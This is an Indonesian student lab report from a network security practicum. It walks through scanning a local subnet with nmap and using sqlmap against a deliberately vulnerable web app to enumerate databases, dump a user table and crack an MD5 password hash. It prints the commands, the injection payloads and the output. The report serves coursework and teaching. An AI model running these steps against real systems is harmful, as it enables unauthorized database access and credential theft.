

LAPORAN RESMI
PRAKTIKUM KEAMANAN JARINGAN
INJECTION DAN BRUTE FORCE



Oleh :

Tarisa Dinda Deliyanti 3122640037

D4 LJ Teknik Informatika B

POLITEKNIK ELEKTRONIKA NEGERI SURABAYA
TAHUN AJARAN 2022/2023

1. Mencari alamat ip dari kali linux yang sedang digunakan

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.9 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 2001:448a:50e0:776c:5d51:da0:d8bb:9b5d prefixlen 64 scopeid 0<global>
    inet6 2001:448a:50e0:776c:a00:27ff:fe95:bd54 prefixlen 64 scopeid 0<global>
    inet6 fe80::a00:27ff:fe95:bd54 prefixlen 64 scopeid 0<link>
    ether 08:00:27:95:bd:54 txqueuelen 1000 (Ethernet)
    RX packets 9 bytes 2228 (2.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 4162 (4.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
$
```

2. Ketik perintah ipcalc diikuti alamat ip yang digunakan dan akan tampil hasil seperti di bawah ini

```
(kali㉿kali)-[~]
$ ipcalc 192.168.1.9
Address: 192.168.1.9          11000000.10101000.00000001. 00001001
Netmask: 255.255.255.0 = 24   11111111.11111111.11111111. 00000000
Wildcard: 0.0.0.255          00000000.00000000.00000000. 11111111
⇒
Network: 192.168.1.0/24      11000000.10101000.00000001. 00000000
HostMin: 192.168.1.1        11000000.10101000.00000001. 00000001
HostMax: 192.168.1.254      11000000.10101000.00000001. 11111110
Broadcast: 192.168.1.255    11000000.10101000.00000001. 11111111
Hosts/Net: 254              Class C, Private Internet
```


3. Ketik nmap untuk mendapatkan alamat ip dari perangkat target yang ingin diserang atau alamat ip yang juga tersambung pada range yang sama

```
(kali㉿kali)-[~]
$ nmap 192.168.1.0/24 -p 22 --open
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-02 10:04 EDT
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.0011s latency).


PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (7 hosts up) scanned in 21.70 seconds
```

4. Setelah berhasil mendapat alamat ip dari target, buka alamat ip di browser



5. Membuka detail artikel untuk mendapatkan id dan saya menggunakan id = 84



6. Jalankan sqlmap dengan perintah sqlmap -u "url" --dbs untuk mendapatkan database yang ada

```

kali@kali:~$ sqlmap -u 'http://192.168.1.7/index.php?tampl=artikel_detail&id=84 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:52:40 /2023-06-02/

[10:52:40] [INFO] testing connection to the target URL
[10:52:40] [INFO] you have not declared cookie(s), while server wants to set its own ('PHPSESSID=oplmbgsqr53...u1ig9j9e8h'). Do you want to use those [Y/n] y
[10:52:42] [INFO] testing if the target URL content is stable
[10:52:42] [INFO] target URL content is stable
[10:52:42] [INFO] testing if GET parameter 'tampl' is dynamic
[10:52:42] [INFO] GET parameter 'tampl' appears to be dynamic
[10:52:42] [WARNING] heuristic (basic) test shows that GET parameter 'tampl' might not be injectable
[10:52:42] [INFO] testing for SQL injection on GET parameter 'tampl'
[10:52:42] [INFO] testing 'AND boolean-based Blind - WHERE or HAVING clause'
[10:52:42] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:52:42] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:52:42] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:52:42] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:52:42] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:52:42] [INFO] testing 'Generic inline queries'
[10:52:42] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:52:42] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:52:42] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'

```

Berikut merupakan daftar database yang terhubung

```
[11:10:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ≥ 5.0.12
[11:10:58] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb

[11:10:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.7'
```

7. Selanjutnya melihat tabel pada database vulnweb dengan perintah sqlmap -u “url” -D vulnweb --tables untuk melihat daftar list table pada database vulnweb

```
(kali@kali)~$ sqlmap -u "http://192.168.1.7/index.php?tampil=artikel_detail&id=84" -D vulnweb --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:13:55 /2023-06-02/

[11:13:55] [INFO] resuming back-end DBMS 'mysql'
[11:13:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=cg04app2i54...jcgqv13nsv'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: tampil=artikel_detail&id=84 --dbs' AND 6854=6854 AND 'PqfR'='PqfR
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: tampil=artikel_detail&id=84 --dbs' AND (SELECT 3567 FROM (SELECT(SLEEP(5)))Zjkt) AND 'qrth'='qrth
Type: UNION query
Title: Generic UNION query (NULL) - 6 columns

[11:14:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12
[11:14:02] [INFO] fetching tables for database: 'vulnweb'
Database: vulnweb
[7 tables]
+-----+
| user |
| artikel |
| galeri |
| halaman |
| komentar |
| menu |
| pesan |
+-----+

[11:14:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.7'
[*] ending @ 11:14:03 /2023-06-02/
```

8. Melihat daftar kolom yang ada pada tabel user dengan perintah sqlmap -u “url” -T user --columns

```
(kali@kali)-[~]
└─$ sqlmap -u "http://192.168.1.7/index.php?tampil-artikel_detail&id=84" -T user --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:15:33 /2023-06-02/

[11:15:34] [INFO] resuming back-end DBMS 'mysql'
[11:15:34] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=j8sbbiu6rsa...ekiegp2d0i'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: tampil-artikel_detail&id=84 --dbs' AND 6854=6854 AND 'PqfR'='PqfR
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: tampil-artikel_detail&id=84 --dbs' AND (SELECT 3567 FROM (SELECT(SLEEP(5)))ZjkT) AND 'qrth'='qrth

[11:15:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12
[11:15:39] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[11:15:39] [INFO] fetching current database
[11:15:39] [INFO] fetching columns for table 'user' in database 'vulnweb'
Database: vulnweb
Table: user
[3 columns]
+-----+
| Column | Type |
+-----+
| id_user | int(5) |
| password | varchar(50) |
| username | varchar(50) |
+-----+

[11:15:39] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.7'
[*] ending @ 11:15:39 /2023-06-02/
```

9. Mendapatkan data yang terdiri dari id_user, username, dan password dari setiap kolom pada tabel user dengan perintah sqlmap -u “url” -C id_user,password,username –dump

```
(kali@kali)-[~]
└─$ sqlmap -u "http://192.168.1.7/index.php?tampil-artikel_detail&id=84" -C id_user,password,username --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:24:06 /2023-06-02/

[11:24:07] [INFO] resuming back-end DBMS 'mysql'
[11:24:07] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=hkuk3rv0uic...0v9mg7vhn8'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: tampil-artikel_detail&id=84 --dbs' AND 6854=6854 AND 'PqfR'='PqfR
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: tampil-artikel_detail&id=84 --dbs' AND (SELECT 3567 FROM (SELECT(SLEEP(5)))ZjkT) AND 'qrth'='qrth
Type: UNION query

[11:24:20] [INFO] table 'vulnweb.artikel' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.7/dump/vulnweb/artikel.csv'
[11:24:20] [INFO] fetching entries of column(s) 'id_user,password,username' for table 'user' in database 'vulnweb'
[11:24:20] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[11:24:28] [INFO] writing hashes to a temporary file '/tmp/sqlmap7jydvabeb24028/sqlmaphashes-oe9nxx4w.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[11:24:35] [INFO] using hash method 'md5_generic_passwd'
[11:24:35] [INFO] resuming password 'vulnweb' for hash '1a0ca51fac95b68dcad75eff37e86d8b' for user 'vulnweb'
Database: vulnweb
Table: user
[1 entry]
+-----+
| id_user | password | username |
+-----+
| 1 | 1a0ca51fac95b68dcad75eff37e86d8b (vulnweb) | vulnweb |
+-----+

[11:24:35] [INFO] table 'vulnweb.user' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.7/dump/vulnweb/user.csv'
[11:24:35] [INFO] fetching entries of column(s) 'id_user,password,username' for table 'galeri' in database 'vulnweb'
[11:24:35] [WARNING] the SQL query provided does not return any output
[11:24:35] [INFO] fetching number of column(s) 'id_user,password,username' entries for table 'galeri' in database 'vulnweb'
[11:24:35] [INFO] resumed: 4
[11:24:35] [INFO] retrieved:
[11:24:35] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
```

Tabel di atas merupakan hasil dari sqlmap yang dilakukan untuk tabel user